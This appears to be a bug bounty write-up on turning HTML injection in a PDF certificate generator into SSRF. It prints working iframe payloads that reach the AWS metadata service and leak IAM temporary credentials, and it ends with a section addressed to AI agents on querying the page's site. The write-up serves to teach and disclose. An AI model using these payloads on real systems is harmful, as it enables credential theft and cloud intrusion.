# How I Escalated Simple HTML Injection to SSRF via PDF Rendering

hello everyone,\
it’s been a while since I wrote something here, but yeah, I guess I’m back.

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*cfUF9xZ9N77q3SmmTk7h-g.jpeg" alt="" height="399" width="700"><figcaption></figcaption></figure>

Grab your coffee, and let’s get started! 😉

#### First things First … <a href="#id-325a" id="id-325a"></a>

while testing a subdomain `learn.target.com`, which a .net website that hosts online courses, I initially reported a couple of low-severity bugs. nothing exciting.\
I thought I was done.

but then I realized that the only part I hadn’t looked into yet was the course system itself. I noticed there were some paid courses on the platform. one of them was a business course for 5$ . I figured that was a small price to pay to explore the feature properly.

so I paid and started testing from inside. I tried the usual stuff like bypassing payments, accessing locked content, checking for IDORs, and looking for exposed assets. **nothing worked.**

eventually I gave up and moved on to other targets. the course was not bad so I kept going through it while focusing on a different program.

a couple of weeks later, after completing the course, I got this message:

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*OQyJDxjXcG0lVSTaiB1RFw.png" alt="" height="459" width="700"><figcaption><p>well, well, well… things started to get a bit interesting</p></figcaption></figure>

the site offered me a certificate generator to download my certificate.

that’s where everything started.

I left my current target to take a closer look at the certificate generator feature.

### the certificate generator feature <a href="#id-37da" id="id-37da"></a>

the page let you enter:

* Your **name**
* Your **title**
* (Optionally) a quote or message

then you click **“generate”**, and the server gives you back a **PDF or PNG file** with your info on a nice certificate template.

the request body looked something like this:

```
{
  "name": "name",
  "title": "title",
  "quote": "quote "
}
```

seemed innocent at first. I got back a normal Picture.

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*-QgC2cmw_E5j_QoS_6iv3Q.png" alt="" height="300" width="700"><figcaption></figcaption></figure>

sounds innocent, right?

As always, I started by testing all input parameters for injection. The `title` parameter was the paramter that have no input sanitization.


I replaced it with a simple HTML tag:

```
"title": "<i>ahmed</i>"
```

Since there was no input sanitization, the HTML payload got rendered in both pdf and image in *italic* font. the cert was somthing like that :

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*cybgM1fvIzC7Xo84HqNWSg.png" alt="" height="532" width="700"><figcaption></figcaption></figure>

After a bit of investigation and trying out a variety of HTML tags and attributes, I noticed the server wasn’t just taking my input and throwing it into the PDF as plain text. It was actually trying to render it. Normal HTML tags were being processed and displayed, while anything related to JavaScript like `<script>` or event handlers was being filtered out or ignored.

This meant I had **HTML injection**, but **not XSS**.

still, something was rendering HTML on the backend. definitely worth digging deeper.

### Identifying SSRF <a href="#id-2454" id="id-2454"></a>

next, i wanted to test if this rendering process would actually **fetch resources** from the `iframe`.

so i modified the payload:

```
"title": "<iframe src='http://sub.tarek.dev/probe'></iframe>"
```

and set up a listener on my server

when i opened the PDF…

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*TNB2I2obt6qBeFs4PHXssQ.png" alt="" height="793" width="700"><figcaption></figcaption></figure>

I received a DNS and HTTP hit to listener from the IP address of the web application server.

Now i confirmed that **the server was rendering HTML and loading iframe content from our input**.\
that’s **SSRF via HTML Injection** in the PDF rendering flow.

<figure><img src="https://miro.medium.com/v2/resize:fit:600/0*h6WrNoIqQ6EIr6IQ.png" alt="" height="300" width="300"><figcaption></figcaption></figure>

### Going for AWS metadata <a href="#e936" id="e936"></a>

Having SSRF is one thing, but proving its impact is another. Since the server was making outbound HTTP requests, I suspected it might be hosted on **AWS** — and if so, I wanted to reach the **Instance Metadata Service (IMDS)**.

To begin the attack, I injected a new payload designed to access the metadata endpoint:

```
"title": "<iframe src='http://169.254.169.254/latest/meta-data/iam/security-credentials/'></iframe>"
```

The generated PDF included the IAM role name, my-app-instance-role, confirming that the server was running on an AWS EC2 instance with IMDSv1 enabled. IMDSv1 is particularly vulnerable because it does not require authentication tokens, unlike IMDSv2.

I then crafted another payload to target the specific IAM role and leak temporary credentials:

```
"title": "<iframe src='http://169.254.169.254/latest/meta-data/iam/security-credentials/my-app-instance-role'></iframe>"
```

The resulting PDF contained sensitive data, including:

* **AccessKeyId**
* **SecretAccessKey**
* **Token**

these were **temporary AWS credentials,** depending on the permissions tied to that IAM role, this could’ve granted access to other AWS services like S3, DynamoDB, etc.

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*KzU4JMvYI6lhaYbc4BUMMQ.png" alt="" height="328" width="700"><figcaption></figcaption></figure>

Besides AWS access keys, see if there is any sensitive data in the user-data IMDS endpoint

```
http://169.254.169.254/latest/user-data
```

the `user-data` section often includes bootstrapping scripts, environment variables, or even hardcoded secrets in plaintext.

#### what really happened? <a href="#id-509e" id="id-509e"></a>

this might seem weird at first. how does putting an iframe in a PDF result in the **server** sending HTTP requests?

here’s the answer.

when i submit my name, title, and quote, the server builds an HTML version of the certificate and passes it to a rendering engine like `wkhtmltopdf`, `puppeteer`, or another headless browser tool.\
those tools process the full HTML just like a normal browser would. that means they fetch images, iframes, stylesheets, and more — **automatically** — to fully render the page before converting it to a PDF or PNG.

so when you include this:

```
<iframe src="http://169.254.169.254/latest/meta-data/"></iframe>
```

the rendering tool on the server sees that iframe and tries to fetch the content from that IP address.\
and since `169.254.169.254` is the AWS metadata IP, this turns into an SSRF from **inside** the cloud environment.

your input is not just sitting in the PDF — it is being **processed and loaded** before the final file is created.

this is the core of the vulnerability.\
you’re abusing HTML injection, not to trigger JavaScript or do XSS, but to trick the server into making internal HTTP requests by rendering your iframe or other HTML tags.

In the end, the company lowered the severity because of their policy, but I still got a 1,000$.

<figure><img src="https://miro.medium.com/v2/resize:fit:1400/1*IiJIdKhJ2-hYcIUIJCZxjg.png" alt="" height="186" width="700"><figcaption></figcaption></figure>

Thanks for reading!

<figure><img src="https://miro.medium.com/v2/resize:fit:636/0*qHOm1RmPy_aex8MQ.jpeg" alt="" height="159" width="318"><figcaption></figcaption></figure>

you can follow me on social media to see more Write-Ups and tips

> [*X*](https://x.com/0x_xnum)
>
> [*linkedin*](https://www.linkedin.com/in/ahmed-tarek-288754295/)


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://ahmed-tarek.gitbook.io/security-notes/how-i-escalated-simple-html-injection-to-ssrf-via-pdf-rendering.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.